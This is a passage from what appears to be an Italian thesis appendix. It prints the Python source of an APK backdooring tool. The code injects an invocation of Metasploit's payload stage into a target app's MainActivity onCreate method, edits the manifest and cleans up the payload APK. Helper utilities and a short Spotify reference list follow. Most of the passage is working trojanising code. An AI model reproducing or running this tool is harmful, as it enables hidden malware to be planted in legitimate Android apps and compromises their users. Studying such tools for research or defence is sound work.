
        target_tree.write(os.path.join(self.__payload_apk.decompiled_path,
'AndroidManifest.xml'), xml_declaration=True,
                          encoding='utf-8')

    @phase("Detecting target's MainActivity")
    def __get_target_main_activity(self):
        main_activity, self.target_main_activity_file = self.target_apk
.get_main_activity()
        logging.info(f"The main activity is: '{main_activity}'")

    @phase("Injecting payload's hook")
    def __inject_payload_hook(self):
        with open(self.target_main_activity_file, 'r') as f:
            logging.debug('Reading from Main Activity file')
            main_activity_content = f.read()
        to_find = ';->onCreate(Landroid/os/Bundle;)V'
        to_add = 'invoke-static {p0}, Lcom/metasploit/stage/Payload;-
```

```
>start(Landroid/content/Context;)V'
        logging.debug('Inserting the payload invocation in the Main
Activity')
        main_activity_content_lines = main_activity_content.split('\n')
        main_activity_content_lines[:] = [l if to_find not in l else l+'
' + to_add for l in
                                          main_activity_content_lines]
        #
        # main_activity_content = main_activity_content.replace(to_find,
to_find + '\n    ' + to_add)
        main_activity_content = "\n".join(main_activity_content_lines)
        with open(self.target_main_activity_file, 'w') as f:
            logging.debug('Writing the Main Activity file')
            f.write(main_activity_content)

    @phase('Removing decompiled payload')
    def __remove_decompiled(self):
        self.__payload_apk.remove_decompiled()

    @phase("Deleting payload's APK")
    def delete(self):
        os.remove(self.__payload_apk.full_path)
```

A.2.6. File: utilities.py

Questo file contiene delle funzioni e dei decoratori utili al resto del tool.

```
import logging
import platform
import subprocess
import sys

from colorama import Fore, Style


def phase(msg):
    def phase_decorator(func):
        def function_wrapper(*args):
            print(f' [+] {msg}...', end=' ', flush=True)
            try:
                func(*args)
            except BaseException as e:
                print(f'{Fore.RED}ERROR{Style.RESET_ALL}')
                logging.critical(f"{type(e).__name__} --- {str(e)}")
                print(f"{Fore.RED}{type(e).__name__} - {str(e)}\n"
                      "    To get more information about the error, take a
```

```
look at the log file (apk_backdoor.log).\n"
                      "    You can increase the verbosity level of the log
file using the --verbose option")
                sys.exit(1)
            else:
                print(f'{Fore.GREEN}Done{Style.RESET_ALL}')

        return function_wrapper

    return phase_decorator


def run_command(command):
    logging.debug(f"Executing command: '{command}'")
    process = subprocess.Popen(command.split(
        ' '), stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
    while True:
        output = process.stdout.readline()
        if output == b'' and process.poll() is not None:
            break
        if output:
            logging.debug(output.decode('utf8').strip())
    rc = process.poll()
    if rc != 0:
        message = f"The command '{command}' exited with non-zero code"
        logging.critical(message)
        raise RuntimeError(message)
    return rc


def get_title(center=False):
    title = '''
 ▯▯▯        ▯▯▯▯▯▯▯    ▯▯ ▯▯▯▯     ▯▯▯▯▯     ▯▯▯▯        ▯▯▯▯▯▯▯    ▯▯ ▯▯▯▯▯▯▯▯▯▯▯▯   ▯▯▯▯▯▯▯    ▯▯▯▯▯▯▯
▯▯▯▯▯▯▯
▯▯▯▯▯▯▯     ▯▯▯▯▯   ▯▯▯▯ ▯▯▯▯▯▯     ▯▯▯▯▯▯▯▯ ▯▯▯▯▯▯▯     ▯▯▯▯▯ ▯▯    ▯▯▯▯▯▯ ▯▯▯▯▯ ▯▯▯▯▯▯▯▯   ▯▯▯▯▯▯▯▯   ▯▯▯▯▯▯▯ ▯
▯▯▯▯
▯▯▯▯   ▯▯▯▯   ▯▯▯▯▯ ▯▯▯▯▯▯▯▯▯▯▯▯     ▯▯▯▯▯ ▯▯▯▯▯▯▯   ▯▯▯▯   ▯▯▯▯     ▯ ▯▯▯▯▯▯▯ ▯▯▯▯    ▯▯▯▯▯▯▯   ▯▯▯▯▯▯▯▯   ▯▯▯▯▯▯▯
▯▯▯▯ ▯
▯▯▯▯▯▯▯▯▯▯ ▯▯▯▯▯▯▯▯ ▯▯▯▯▯ ▯▯     ▯▯▯▯▯▯▯   ▯▯▯▯▯▯▯▯▯▯ ▯▯▯▯▯ ▯▯▯▯▯▯▯▯ ▯▯ ▯▯▯▯▯    ▯▯▯▯▯    ▯▯▯▯▯▯▯    ▯▯▯▯▯▯▯▯▯▯▯▯
 ▯▯    ▯▯▯▯▯▯▯▯▯ ▯   ▯▯▯▯▯▯ ▯▯    ▯▯▯▯   ▯▯▯▯ ▯▯    ▯▯▯▯▯▯ ▯▯▯▯▯▯ ▯▯▯▯▯▯ ▯▯▯▯▯▯▯▯▯▯ ▯ ▯▯▯▯▯▯▯▯▯ ▯▯▯▯▯▯▯▯▯▯▯▯▯
▯▯▯▯▯
 ▯▯    ▯▯▯▯▯▯▯▯▯ ▯   ▯▯ ▯▯ ▯▯    ▯▯▯▯▯▯▯▯▯ ▯▯    ▯▯▯▯▯▯ ▯▯ ▯   ▯▯ ▯▯ ▯▯ ▯▯▯▯   ▯ ▯ ▯▯▯▯▯▯▯ ▯ ▯▯▯▯▯▯▯ ▯
▯▯ ▯▯▯▯▯
  ▯    ▯▯ ▯▯▯▯ ▯      ▯ ▯▯ ▯▯    ▯▯▯▯    ▯    ▯    ▯▯ ▯   ▯   ▯   ▯ ▯▯ ▯▯ ▯ ▯   ▯    ▯ ▯ ▯▯    ▯ ▯
▯▯    ▯▯ ▯ ▯▯
  ▯    ▯    ▯▯         ▯ ▯▯ ▯      ▯     ▯    ▯    ▯    ▯          ▯ ▯▯ ▯   ▯ ▯   ▯ ▯ ▯ ▯ ▯ ▯   ▯
▯ ▯ ▯     ▯▯    ▯
```

```
      □ □         □ □      □            □ □□ □      □ □      □        □ □
□ □     □
                                  □          □               □

A tool developed by Andrea Esposito
    '''

    if not center:
        return title

    return "\n".join([l.center(120) for l in title.splitlines()])


def clear_screen():
    subprocess.call("cls" if platform.system() == "Windows" else "clear",
                    shell=True)


def resize_screen(rows=40, cols=120):
    subprocess.call(
        f'mode con: cols={cols} lines={rows}' if platform.system() ==
"Windows" else f'resize -s {rows} {cols} > /dev/null',
        shell=True
    )
```

Riferimenti

- [spotify-users] Matthew De Silva, *28 ottobre 2019*, su “Quarz”. URL: https://qz.com/1736762/spotify-grows-monthly-active-users-and-turns-profit-shares-jump-15-percent/ (visitato il 20 febbraio 2020)
- [spotify-pirated] Rolling Stone, *4 agosto 2019*, su “RollingStone”. URL: https://www.rollingstone.it/musica/news-musica/spotify-raggiunge-quota-232-milioni-di-utenti-ma-solo-la-meta-paga/471803/ (visitato il 23 febbraio 2020)